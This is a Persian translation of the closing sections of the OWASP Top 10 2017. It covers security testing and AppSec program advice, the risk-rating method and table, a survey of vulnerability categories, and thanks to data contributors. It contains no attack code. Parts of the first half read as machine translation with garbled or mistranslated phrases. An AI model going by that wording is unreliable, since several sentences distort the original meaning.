منابع متعدد اضافی OWASP موجود برای استفاده شما وجود دارد. لطفاً از صفحه پروژه OWASP، که تمام پروژه های Flagship، Labs و Inkubator را در فهرست موجودی پروژه OWASP لیست می کند، بازدید کنید. اکثر منابع OWASP در ویکی ما موجود است و بسیاری از اسناد OWASP را می توان به صورت چاپی یا به عنوان کتاب های الکترونیکی سفارش داد.

## برقراری تست دائم امنیت برنامه

ساختمان ساختمان ایمن بسیار مهم است. اما برای اطمینان از اینکه امنیت مورد نظر شما برای ساخت واقعی است، بسیار مهم است، به درستی اجرا شده و در همه جا مورد استفاده قرار گرفته است. هدف از تست امنیتی نرم افزار ارائه این شواهد است. این کار دشوار و پیچیده است و فرایندهای توسعه سریع مدرن مانند Agile و DevOps فشارهای شدیدی بر رویکردها و ابزارهای سنتی قرار داده اند. بنابراین ما به شدت از شما تشویق می کنیم تا به شما در مورد چگونگی تمرکز بر آنچه که در کل پروژه برنامه کاربردی شما مهم است تمرکز کنید و آن را به طور موثر انجام دهید.

خطرات مدرن به سرعت حرکت می کنند، بنابراین روزهای اسکن یا نفوذ یک برنامه کاربردی برای آسیب پذیری ها را یک بار در سال یا خیلی طولانی از بین می برد. توسعه نرم افزار مدرن مستلزم تست امنیتی نرم افزاری در کل چرخه حیات توسعه نرم افزار است. نگاهی به بالا بردن خطوط توسعه موجود با اتوماسیون امنیتی که توسعه را کند نمی کند. هر روشی که انتخاب میکنید، هزینه سالیانه را برای آزمایش، ترجیح، بازخوانی، بازنگری و بازنشانی یک برنامه تکمیلی، ضرب در اندازه پرونده برنامه خود در نظر بگیرید.

درک مدل  
تهدید

قبل از اینکه شروع به آزمایش کنید، مطمئن شوید که شما درک آنچه اهمیت دارد که زمان را صرف کنید. اولویت ها از مدل تهدید آمده است، بنابراین اگر شما آن را ندارید، باید قبل از آزمایش یک مورد ایجاد کنید. استفاده از OWASP ASVS و راهنمای تست OWASP را به عنوان ورودی در نظر بگیرید و به فروشندگان ابزار وابسته نباشید تا تصمیم بگیرید که چه چیزی برای کسب و کار شما مهم است.

درک SDLC  
شما

رویکرد شما به تست امنیتی نرم افزار باید بسیار با افراد، پردازش ها و ابزارهایی که در چرخه عمر توسعه نرم افزار (SDLC) شما استفاده می شود، بسیار سازگار باشد. تلاش برای اعمال گام های اضافی، دروازه ها و بررسی ها احتمالاً موجب اصطکاک، دور زدن و مبارزه برای مقیاس می شود. به دنبال فرصت های طبیعی برای جمع آوری اطلاعات امنیتی و ارسال آن به روند خود.

استراتژی های  
آزمون

ساده ترین، سریعترین و دقیق ترین روش برای تایید هر مورد را انتخاب کنید. چارچوب آگاهی امنیتی OWASP و استانداردهای تایید امنیتی برنامه OWASP می توانند منبع خوبی از نیازهای امنیتی و عملکرد غیرفعال در واحد شما و تست یکپارچه سازی باشند. اطمینان حاصل کنید که منابع انسانی مورد نیاز برای مقابله با مثبت های دروغین از استفاده از ابزارهای خودکار، و همچنین خطرات جدی منفی کاذب را در نظر بگیرید.

دقت و  
پوشش  
دستیابی

شما مجبور نیستید همه چیز را آزمایش کنید. تمرکز بر آنچه که مهم است و برنامه تأیید اعتبار خود را در طول زمان گسترش دهید. این به معنای گسترش مجموعه امنیت و خطرات امنیتی است که به صورت خودکار تأیید و همچنین گسترش مجموعه برنامه ها و API ها تحت پوشش قرار می گیرد. هدف این است که برای رسیدن به یک کشور که در آن امنیت ضروری از تمام برنامه ها و API های شما به طور مداوم مورد تأیید قرار می گیرد.

## تبادل واضح یافته ها

مهم نیست چقدر خوب است که در حال آزمایش هستید، آن را تغییر نخواهد داد مگر اینکه شما آن را به طور موثر ارتباط برقرار کنید. ایجاد اعتماد با نشان دادن به شما می فهمید که چگونه برنامه کار می کند. به وضوح توضیح دهید که چگونه می توان آن را بدون "زبان صوری" مورد آزار قرار داد و شامل یک سناریوی حمله برای ایجاد آن واقعی است. برآورد واقع بینانه از اینکه آسیب پذیری چقدر سخت است کشف و بهره برداری و چگونگی بد بودن آن را بسازید. در نهایت، یافته های موجود در تیم های توسعه ی ابزار، از قبل استفاده می کنند، نه فایل های PDF.



## روند امنیت برنامه کاربردی خود را حالا شروع کنید

امنیت برنامه دیگر اختیاری نیست. بین افزایش حملات و فشارهای نظارتی، سازمان ها باید پروسه های موثر و قابلیت های لازم را برای تأمین برنامه های کاربردی و API ها خود ایجاد کنند. با توجه به مقدار قابل توجهی از کد در برنامه های کاربردی و API های متعدد در حال حاضر در تولید، بسیاری از سازمان ها در حال تلاش برای رسیدگی به حجم زیادی از آسیب پذیری.

OWASP توصیه سازمان ها برای ایجاد بینش و بهبود امنیت در بین برنامه ها و API های آنها برنامه امنیتی امنیتی برنامه را ایجاد می کند. به دست آوردن امنیت نرم افزار نیازمند بخشهای مختلف سازمان است تا کارآیی با همکاری، از جمله امنیت و حساسی، توسعه نرم افزار، کسب و کار و مدیریت اجرایی. امنیت باید قابل مشاهده و قابل اندازه گیری باشد، به طوری که تمام بازیکنان مختلف می توانند وضعیت امنیت نرم افزار سازمان را ببینند و درک کنند. تمرکز بر فعالیت ها و نتایجی که در حقیقت به بهبود امنیت شرکت ها با حذف یا کاهش خطر کمک می کند. OWASP SAMM و راهنمای امنیت نرم افزار OWASP برای CISOs منبع بسیاری از فعالیت های کلیدی در این لیست است.

### شروع

- تمام برنامه ها و دارایی های مرتبط مربوطه را مستند کنید. سازمان های بزرگ باید در نظر داشته باشند که پایگاه داده مدیریت پیکربندی (CMDB) را برای این منظور در نظر بگیرند.
- یک برنامه امنیتی نرم افزاری ایجاد کنید و درایور را بردارید.
- انجام یک تجزیه و تحلیل شکاف قابلیت مقایسه سازمان خود را به همسالان خود را برای تعریف کلیدی
- مناطق بهبودی و یک طرح اجرایی.
- به دست آوردن مدیریت تایید و ایجاد یک کمپین آگاهی امنیتی برنامه برای کل سازمان فناوری اطلاعات.

### رویکرد مبتنی بر خطر

- نیازهای حفاظتی نمونه کارها را از منظر تجاری شناسایی کنید. این باید بخشی از قوانین حریم خصوصی و سایر مقررات مربوط به دارایی داده محافظت شود.
- یک مدل رایج ریسک را با یک مجموعه سازگاری از عوامل احتمال و تاثیر گذار بر تحمل پذیری سازمان برای ریسک ایجاد کنید.
- بر اساس این همه برنامه ها و API های خود را اندازه گیری و اولویت بندی کنید. نتایج را به CMDB اضافه کنید.
- دستورالعمل های اطمینان را به درستی تعریف پوشش و سطح سختی مورد نیاز ایجاد کنید.

### فعالسازی یک بنیاد قوی

- مجموعه ای از سیاست ها و استانداردهای متمرکز را ایجاد کنید که امنیت پایه برنامه را برای همه تیم های توسعه تطبیق دهد.
- مجموعه ای از کنترل های امنیتی قابل استفاده مجدد را که به این سیاست ها و استانداردها مجهز است و مجموعه ای از دستورالعمل های طراحی و توسعه را در مورد استفاده از آنها تکمیل کنید، تعریف کنید.
- ایجاد یک برنامه درسی برنامه های امنیتی کاربردی که مورد نیاز و هدف های مختلف توسعه و موضوعات است.

### ادغام امنیت با پروسه های موجود

- تعریف و ادغام فعالیت های ایمن سازی و تأیید را در فرایندهای توسعه و عملیاتی موجود.
- فعالیت ها شامل مدل سازی تهدید، طراحی ایمن و بازبینی طراحی، برنامه نویسی امن و بازبینی کد، آزمایش نفوذ و اصلاح است.
- ارائه کارشناسان موضوعی و حمایت از خدمات برای توسعه و تیم پروژه برای موفقیت.

### مهیای سازی قابل رویت بودن مدیریت

- مدیریت با معیارهای تصمیم گیری در مورد بهبود و تأمین مالی بر اساس معیارها و داده های تجزیه و تحلیل داده شده رانندگی کنید. متریک شامل پیوستگی به شیوه های امنیتی و فعالیت ها، معرفی آسیب پذیری ها، آسیب پذیری ها، پوشش برنامه، چالش های نقص بر اساس نوع و تعداد موارد و غیره است.
- تجزیه و تحلیل داده ها از فعالیت های پیاده سازی و تایید برای نگاه کردن به علل ریشه و الگوهای آسیب پذیری برای راندن پیشرفت های استراتژیک و سیستماتیک در سراسر شرکت. از اشتباهات یاد بگیرند و انگیزه های مثبت برای ارتقای پیشرفت ارائه دهند.



## مدیریت چرخه حیات کامل برنامه کاربردی

برنامه های کاربردی متعلق به سیستم پیچیده ترین سیستم ها هستند که به طور مرتب ایجاد و نگهداری می شوند. مدیریت فناوری اطلاعات برای یک برنامه باید توسط متخصصان فناوری اطلاعات انجام شود که مسئولیت کل چرخه عمر فناوری اطلاعات یک برنامه را دارند. پیشنهاد می کنیم نقش مدیر برنامه را به عنوان متخصص فنی مالک نرم افزار تعیین کنید. مدیر برنامه مسئول تمام چرخه عمر برنامه از دیدگاه فناوری اطلاعات است، از جمع آوری الزامات تا سیستم های بازنشستگی که اغلب نادیده گرفته می شوند.

### مدیریت منابع و نیازها

- جمع آوری و مذاکره در مورد شرایط کسب و کار برای یک برنامه با کسب و کار، از جمله الزامات حفاظت در مورد محرمانه بودن، صحت، صحت و در دسترس بودن تمام دارایی های داده ها و منطق کسب و کار مورد انتظار.
- الزامات فنی را از جمله الزامات امنیتی عملکردی و غیرمستقیم تهیه کنید.
- برنامه ریزی و مذاکره بر بودجه که شامل تمام جنبه های طراحی، ساخت، آزمایش و عملیات، از جمله فعالیت های امنیتی است.

### درخواست برای پروپوزال (RFP) و قرارداد

- شرایط لازم را با توسعه دهندگان داخلی یا خارجی، از جمله دستورالعمل ها و الزامات امنیتی مربوط به برنامه امنیتی خود، به عنوان مثال SDLC، بهترین شیوه ها.
- برآورده کردن تمام الزامات فنی، از جمله مرحله برنامه ریزی و طراحی، را ارزیابی کنید.
- مذاکره با تمام شرایط فنی، از جمله طراحی، امنیت، و موافقت نامه های سطح خدمات (SLA).
- اتخاذ قالب ها و چک لیست ها، مانند OWASP Secure Software Contract Annex.
- نکته: این ضمیمه برای قانون قرارداد ایالات متحده است، بنابراین قبل از استفاده از ضمیمه نمونه، لطفاً با مشاوره قانونی مشورت کنید.

### طراحی و نقشه

- برنامه ریزی و طراحی با برنامه نویسان و سهامداران داخلی مذاکره کنید، برای مثال متخصصین امنیتی.
- معماری امنیتی، کنترل ها و اقدامات متقابل مناسب برای نیازهای حفاظتی و سطح تهدید مورد نظر را تعیین کنید. این باید توسط متخصصان امنیتی پشتیبانی شود.
- اطمینان حاصل کنید که مالک نرم افزار خطرات باقیمانده را دریافت می کند یا منابع اضافی را فراهم می کند.
- در هر سرعت، اطمینان از اینکه دستانهای امنیتی ایجاد می شوند، شامل محدودیت هایی است که برای الزامات غیر کاربردی اضافه شده است.

### تست گسترش و گستردن

- راه اندازی امن برنامه، رابط ها و تمام اجزای مورد نیاز، از جمله مجوزهای لازم را به صورت خودکار انجام دهید.
- تست عملکرد فنی و ادغام با معماری فناوری اطلاعات و هماهنگ سازی آزمون های کسب و کار.
- ایجاد موارد استفاده از "استفاده" و "سوء استفاده" از دیدگاه های فنی و تجاری.
- مدیریت تست های امنیتی بر اساس فرآیندهای داخلی، نیازهای حفاظت، و سطح تهدید فرض شده توسط برنامه.
- در صورت لزوم، برنامه را در عمل قرار دهید و از برنامه های قبلی استفاده کنید.
- تمام مستندات، شامل پایگاه اطلاعات مدیریت تغییر (CMDB) و معماری امنیتی را نهایی کنید.

### مدیریت عملیات ها و تغییرات

- عملیات باید شامل دستورالعمل هایی برای مدیریت امنیت برنامه (مانند مدیریت پچ) باشد.
- بالا بردن آگاهی امنیتی کاربران و مدیریت اختلافات در مورد قابلیت استفاده و امنیت.
- برنامه ریزی و مدیریت تغییرات، به عنوان مثال مهاجرت به نسخه های جدید برنامه یا اجزای دیگر مانند سیستم عامل، middleware و کتابخانه ها.
- به روز رسانی تمام اسناد و مدارک، از جمله در CMDB و معماری امنیتی، کنترل ها و اقدامات متقابل، از جمله هر کتاب و یا مستندات پروژه.

### سیستم های امتیازدهی

- هر گونه اطلاعات مورد نیاز باید بایگانی شود. تمام داده های دیگر باید ایمن پاک شود.
- نرم افزار به درستی بازنشسته می شود، از جمله حذف حساب های استفاده نشده و نقش ها و مجوزها.
- دولت برنامه خود را در CMDB بازنشسته کنید.

# یادداشتی در مورد ریسک ها

## این بخش درباره ریسک‌هایی است که از ضعف‌ها نشأت می‌گیرند.

روش رتبه بندی ریسک Top 10 بر پایه [روش رتبه بندی ریسک OWASP](#) است. برای هر دسته TOP 10 ما ریسک نوعی ریسک را که هر ضعف یک برنامه تحت وب را معرفی می‌کند با نگاه به فاکتورهای احتمال و تاثیر برای هر ضعف متداول. سپس ما TOP 10 را بر اساس آن ضعف‌ها که به صورت نوعی مهم‌ترین ریسک برای یک برنامه را مشخص می‌کند، مرتب می‌کنیم. این فاکتورها با هر بار انتشار جدید TOP 10 به‌روز می‌شوند چون همه چیز تغییر می‌کند و تکامل می‌یابد.

[روش رتبه بندی ریسک OWASP](#) فاکتورهای متعددی برای کمک به محاسبه ریسک یک برنامه شناخته شده ارائه می‌کند. اگرچه TOP 10 بیشتر درباره کلیات صحبت می‌کند تا آسیب‌پذیری‌های خاصی در برنامه‌های واقعی و API‌ها. در نتیجه ما هیچ وقت نمی‌توانیم به اندازه صاحب یا مدیر یک برنامه دقیق باشیم وقتی که برای برنامه(ها)ی آنها ریسک را محاسبه می‌کنیم. شما بهترین فرد برای قضاوت درباره اهمیت برنامه‌ها و داده‌هایتان هستید، تهدیدهای شما چه هستند و چگونه سیستم شما ساخته شده است و کار می‌کند.

روش ما شامل سه فاکتور احتمالی برای هر آسیب‌پذیری است (شیوع، قابلیت تشخیص و سادگی بهره‌جویی) و یک فاکتور تاثیر (تاثیر فنی). مقیاس ریسک برای هر فاکتور در بازه کم-۱ تا زیاد-۳ قرار دارد همراه با واژه‌شناسی برای هر فاکتور تعیین شده. شیوع یک آسیب‌پذیری فاکتوری است که معمولاً لازم نیست محاسبه شود. برای داده شیوع ما آماری از شرکت‌های مختلف تهیه کرده‌ایم (که در بخش تقدیر و تشکر در صفحه ۲۵ آورده شده است) و ما داده‌های آنها را باهم تجمیع کردیم تا با لیست احتمال TOP 10 منطبق شود. این داده‌ها بعداً با فاکتورهای احتمالی دیگری (قابلیت تشخیص و سادگی بهره‌جویی) ترکیب شد تا رتبه احتمالی هر آسیب‌پذیری محاسبه شود. رتبه بندی احتمال بعداً با ضرب در تخمین میانگین تاثیر فنی برای هر آیتم محاسبه می‌شود تا به طور کلی با رتبه‌بندی ریسک برای هر آیتم در TOP 10 (نتیجه بالاتر به معنی ریسک بالاتر است) همراه باشد. قابلیت تشخیص، سادگی بهره‌جویی و تاثیر از آنالیز گزارش‌های CVE که با هر دسته TOP 10 ترکیب شده است محاسبه شده است.

**توجه:** این دیدگاه درباره احتمال عامل تهدید به یک حساب کاربری صحبت نمی‌کند. و همچنین هیچکدام از جزئیات دقیق در ارتباط با یک برنامه ی خاص را به حساب نمی‌آورد. هرکدام از این فاکتورهای می‌توانند به صورت ویژه احتمال کلی اینکه یک مهاجم یک آسیب‌پذیری خاص را محاسبه کرده و از آن سو استفاده کند. این امتیازدهی تاثیر واقعی روی کسب و کار شما را به حساب نمی‌آورد. سازمان شما باید تصمیم بگیرد که چه مقدار خطر امنیتی از برنامه‌ها و API‌ها را می‌تواند بپذیرد، با توجه به فرهنگ شما، صنعت و محیط. هدف OWASP TOP 10 این نیست که آنالیز این خطر را برای شما انجام دهد. در ادامه توضیح محاسباتی ما برای ریسک در مورد [A6:2017-تنظیمات امنیتی اشتباه](#) را خواهیم داشت.

| <div>Threat Agents</div> <div>Attack Vectors</div> <div>Security Weakness</div> <div>Impacts</div> |                                |                  |                        |                      |                |
|----------------------------------------------------------------------------------------------------|--------------------------------|------------------|------------------------|----------------------|----------------|
| ویژه برنامه کاربردی                                                                                | قابلیت بهره‌برداری<br>ساده : ۳ | شیوع<br>شایع : ۳ | قابلیت کشف<br>ساده : ۳ | تکنیکی<br>متعادل : ۲ | مختص کسب و کار |
|                                                                                                    | 3                              | 3                | 3                      | 2                    |                |
|                                                                                                    |                                | میانگین = ۳      | *                      |                      |                |
|                                                                                                    |                                |                  | = ۶                    |                      |                |

## خلاصه ۱۰ فاکتور ریسک برتر

جدول پیش رو خلاصه ای از ۱۰ خطر برتر امنیتی ۲۰۱۷ و فاکتورهای ریسکی که ما به آنها اضافه نموده‌ایم را نمایش می‌دهد. این فاکتورها بر اساس آمارهای قابل دسترس و هم‌بند تجربی تیم OWASP TOP 10 تعیین شده‌اند. برای درک این خطرهای برنامه یا سازمان، باید تهدیدات داخلی و تأثیرات کسب و کار خود را مورد نظر قرار دهید. حتی ضعف‌های امنیتی شدید هم ممکن است خطر جدی به همراه نداشته باشند، اگر که هیچ تهدیدی در موقعیت حمله قرار نداشته باشد و یا تأثیر کسب و کار بر دارایی‌هایی که مشمول هستند ناچیز باشد.

| <div>Attack Vectors</div> <div>Security Weakness</div> <div>Impacts</div> |                     |                |          |            |           |                     |     |  |  |
|---------------------------------------------------------------------------|---------------------|----------------|----------|------------|-----------|---------------------|-----|--|--|
| ریسک                                                                      | Threat Agents       | قابلیت بهره    | شیوع     | قابلیت کشف | تکنیکی    | کسب و کار           | ام  |  |  |
| A1:2017-تزریق                                                             | مختص برنامه کاربردی | برداري ساده: ۳ | عمومی: ۲ | ساده: ۳    | شدید: ۳   | مختص برنامه کاربردی | 8.0 |  |  |
| A2:2017-احراز هویت                                                        | مختص برنامه کاربردی | ساده: ۳        | عمومی: ۲ | متوسط: ۲   | شدید: ۳   | مختص برنامه کاربردی | 7.0 |  |  |
| A3:2017-افشای اطلاعات حساس                                                | مختص برنامه کاربردی | متوسط: ۲       | شایع: ۳  | متوسط: ۲   | شدید: ۳   | مختص برنامه کاربردی | 7.0 |  |  |
| A4:2017-XML External Entities (XXE)                                       | مختص برنامه کاربردی | متوسط: ۲       | عمومی: ۲ | ساده: ۳    | شدید: ۳   | مختص برنامه کاربردی | 7.0 |  |  |
| A5:2017-کنترل دسترسی ناقص                                                 | مختص برنامه کاربردی | متوسط: ۲       | عمومی: ۲ | متوسط: ۲   | شدید: ۳   | مختص برنامه کاربردی | 6.0 |  |  |
| A6:2017-تنظیمات امنیتی اشتباه                                             | مختص برنامه کاربردی | ساده: ۳        | شایع: ۳  | ساده: ۳    | متعادل: ۲ | مختص برنامه کاربردی | 6.0 |  |  |
| A7:2017-Cross-Site Scripting (XSS)                                        | مختص برنامه کاربردی | ساده: ۳        | شایع: ۳  | ساده: ۳    | متعادل: ۲ | مختص برنامه کاربردی | 6.0 |  |  |
| A8:2017-دیپسریالایز نا امن                                                | مختص برنامه کاربردی | سخت: ۱         | عمومی: ۲ | متوسط: ۲   | شدید: ۳   | مختص برنامه کاربردی | 5.0 |  |  |
| A9:2017-کامپوننت های آسیب پذیر                                            | مختص برنامه کاربردی | متوسط: ۲       | شایع: ۳  | متوسط: ۲   | متعادل: ۲ | مختص برنامه کاربردی | 4.7 |  |  |
| A10:2017-لاگینگ و مانیتورینگ نا کارآمد                                    | مختص برنامه کاربردی | متوسط: ۲       | شایع: ۳  | سخت: ۱     | متعادل: ۲ | مختص برنامه کاربردی | 4.0 |  |  |

## ریسک اضافه قابل توجه

TOP 10 زمینه‌های بسیاری را پوشش می‌دهد، اما ریسک‌های دیگری نیز وجود دارند که باید آنها را در نظر داشته و در سازمان خود ارزیابی نمایید. بعضی از اینها در نسخه‌های قبلی TOP 10 وجود دارند و برخی نه، که شامل تکنیک‌های جدید حمله که همیشه شناسایی میشوند است. مابقی ریسک‌های امنیتی برنامه کاربردی (به ترتیب CVE-ID) که شما باید به صورت اضافی در نظر بگیرید شامل این موارد هستند:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

## مرور

در نشست پروژه OWASP، شرکت کنندگان فعال و اعضای جامعه از منظر آسیب پذیری تصمیم گرفتند، کلاس های آسیب پذیری را با استفاده از داده های کمی و تا حدی با بررسی های کیفی، ۲ پله به جلو ببرند.

## بررسی رتبه بندی صنعت

برای این نظرسنجی، ما دسته های آسیب پذیری را که پیش از این به عنوان *on the cusp* شناخته شده بودند و یا در لیست بازخورد ۲۰۱۷ IRC در فهرست Top ۱۰ ذکر شده بودند، جمع آوری کردیم. ما آنها را به یک نظرسنجی رتبه بندی کرده ایم و از پاسخ دهندگان خواسته ایم تا چهار آسیب پذیری را که باید آنها را در OWASP Top ۱۰-۲۰۱۷ قرار گیرند رتبه بندی کنند. این نظرسنجی از ۲ آگوست تا ۱۸ سپتامبر ۲۰۱۷ صورت گرفت. ۵۱۶ پاسخ جمع آوری شد و آسیب پذیری ها رتبه بندی شدند.

| Rank | Survey Vulnerability Categories                                                | Score |
|------|--------------------------------------------------------------------------------|-------|
| 1    | [CWE-359] ("نقض حریم شخصی") افشای اطلاعات خصوصی                                | 748   |
| 2    | [CWE-310/311/312/326/327] شکست های رمزنگاری                                    | 584   |
| 3    | [CWE-502] دیتای غیر قابل اعتماد Deserialization                                | 514   |
| 4    | [CWE-639] (Path Traversal و IDOR*) دورزدن احراز هویت توسط کلید تحت کنترل کاربر | 493   |
| 5    | [CWE-223 / CWE-778] لاکینگ و مانیتورینگ نا کارآمد                              | 440   |

[افشای اطلاعات خصوصی به وضوح در صدر آسیب پذیری ها قرار دارد، اما بعنوان یک تاکید اضافه روی این موضوع است:](#)

### [A3:2017-Sensitive Data Exposure](#)

شکست های رمزنگاری در گروه افشای اطلاعات حساس قرار میگیرند. Insecure deserialization. در رده ی سوم قرار دارد. بنابراین در OWASP TOP 10 بعنوان [A8:2017-دیسریالیزیشن نا امن](#) اضافه شده است بعد از ارزیابی خطر. رتبه ی چهارم، کلید تحت کنترل کاربر است و در [A5:2017-کنترل دسترسی ناقص](#) قرار داده شده است. جالب است که با اینکه دیتای زیادی در مورد مشکلات امنیتی احراز هویت موجود نیست، اما این آسیب پذیری رنگ بالایی دریافت کرده است. جایگاه پنجم در رنکینگ اختصاص دارد به لاکینگ و مانیتورینگ نا کارآمد که به اعتقاد ما در TOP 10 باید جایگاهی داشته باشد که به همین دلیل تبدیل به [A10:2017-لاکینگ و مانیتورینگ نا کارآمد](#) شده است. ما به نقطه ای رسیده ایم که برنامه ها نیاز دارند حملات را تعریف کرده و لاکینگ و هشدار و افزایش دسترسی و واکنش مناسب را نشان دهند.

## درخواست دیتای عمومی

به صورت سنتی، دیتای جمع شده و آنالیز شده بیشتر در طول مسیر فرکانس داده بوده است: چند آسیب پذیری در برنامه های تست شده پیدا شدند. با توجه به اینکه خیلی خوب شناخته شده است، ابزارها به صورت سنتی تمام انواع پیدا شده ی آسیب پذیری و انسان ها را به صورت سنتی به شکل یک یافته با شماره ی مثال گزارش میدهند. این جمع آوری دو استایل مختلف گزارش را به شکلی قابل مقایسه بسیار سخت میکند.

برای ۲۰۱۷، نرخ حادثه بر اساس اینکه چند برنامه در یک دیتاست دارای یک یا بیشتر از یک نوع خاص آسیب پذیری هستند محاسبه میشود. دیتا از بسیاری مشارکت کنندگان بزرگتر در دو دیدگاه آمده است. اولی استایل سنتی مرسوم شمارش هر تکرار از آسیب پذیری است، در حالی که دومی شمارش تعداد برنامه هایی است که در آنها هر آسیب پذیری یک یا بیشتر بار پیدا شده است. در حالی که کامل نیست، این مورد به صورت قابل قبولی به ما اجازه ی مقایسه ی داده ی انسان های مجهز به ابزار و ابزارهای مجهز به انسان را میدهد. دیتای خام و آنالیز در گیت هاب موجود است.

ما بیش از ۴۰ توافق در مورد درخواست داده دریافت کرده ایم، و به این دلیل که خیلی از آنها شامل داده ی اصلی پر از تکرار بودند، قادر بودیم تا دیتای ۲۳ مشارکت کننده که حدود ۱۱۴ هزار برنامه را شامل میشد استفاده کنیم. یک دوره ی یک ساله از زمان را که توسط مشارکت کننده تعیین شده بود و ممکن بود را به این مورد اختصاص دادیم. اکثر برنامه ها منحصر به فرد هستند، اگرچه ما از احتمال تکرار برنامه ها در بین دیتای یک ساله از Veracode قدردانی میکنیم. ۲۳ دیتاست استفاده شده یا به عنوان تست انسانی مجهز به ابزار شناسایی شدند یا نرخ حادثه منحصر تدارک دیده شده از ابزارهایی که با همکاری انسان کار میکنند. ناهمگونی ها در دیتای انتخاب شده از بیش از ۱۰۰ درصد رخدادها به نهایتا ۱۰۰ درصد کاهش پیدا کردند. برای محاسبه ی نرخ تصادف، ما درصد کل برنامه هایی که شامل هر آسیب پذیری بودند را پیدا کردیم. رتبه بندی حوادث برای محاسبه شیوع خطر کلی TOP 10 استفاده شد.

## تشکر از به اشتراک گذارانگان دیتا

مایلم از سازمان هایی که دیتای خود را برای حمایت از بروزرسانی ۲۰۱۷ در اختیارمان قرار دادند تشکر کنیم :

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- bss ساده
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurana & Inteligencia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

برای اولین بار تمام دیتایی که از مشارکت کنندگان جمع آوری شده است به صورت عمومی قابل دسترس است : [به صورت عمومی در اینجا در دسترس است.](#)

## تشکر از افراد به اشتراک گذارنده دیتا

مایلم از افرادی که ساعت ها صرف جمع آوری و به اشتراک گذاری دیتا با OWASP TOP 10 -2017 کردند تشکر کنیم:

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknigh
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- gebl
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyant
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlaol
- vdbaan
- yohgaki

و هر فرد دیگری که از طریف توپیر یا ایمیل یا موارد دیگر فیدبک ارسال کرد.

فرااموش نمی کنیم که اشاره کنیم که DIRK Wetter ، Jim Manico و Osama Elnaggar همکاری بسیار خوبی داشتند. همچنین Gabriel و Chris Frohoff Lawrence حمایت بسیار با ارزشی در نگارش [A8:2017-ریسک دیسریالیزیشن ناامن](#) به عمل آوردند.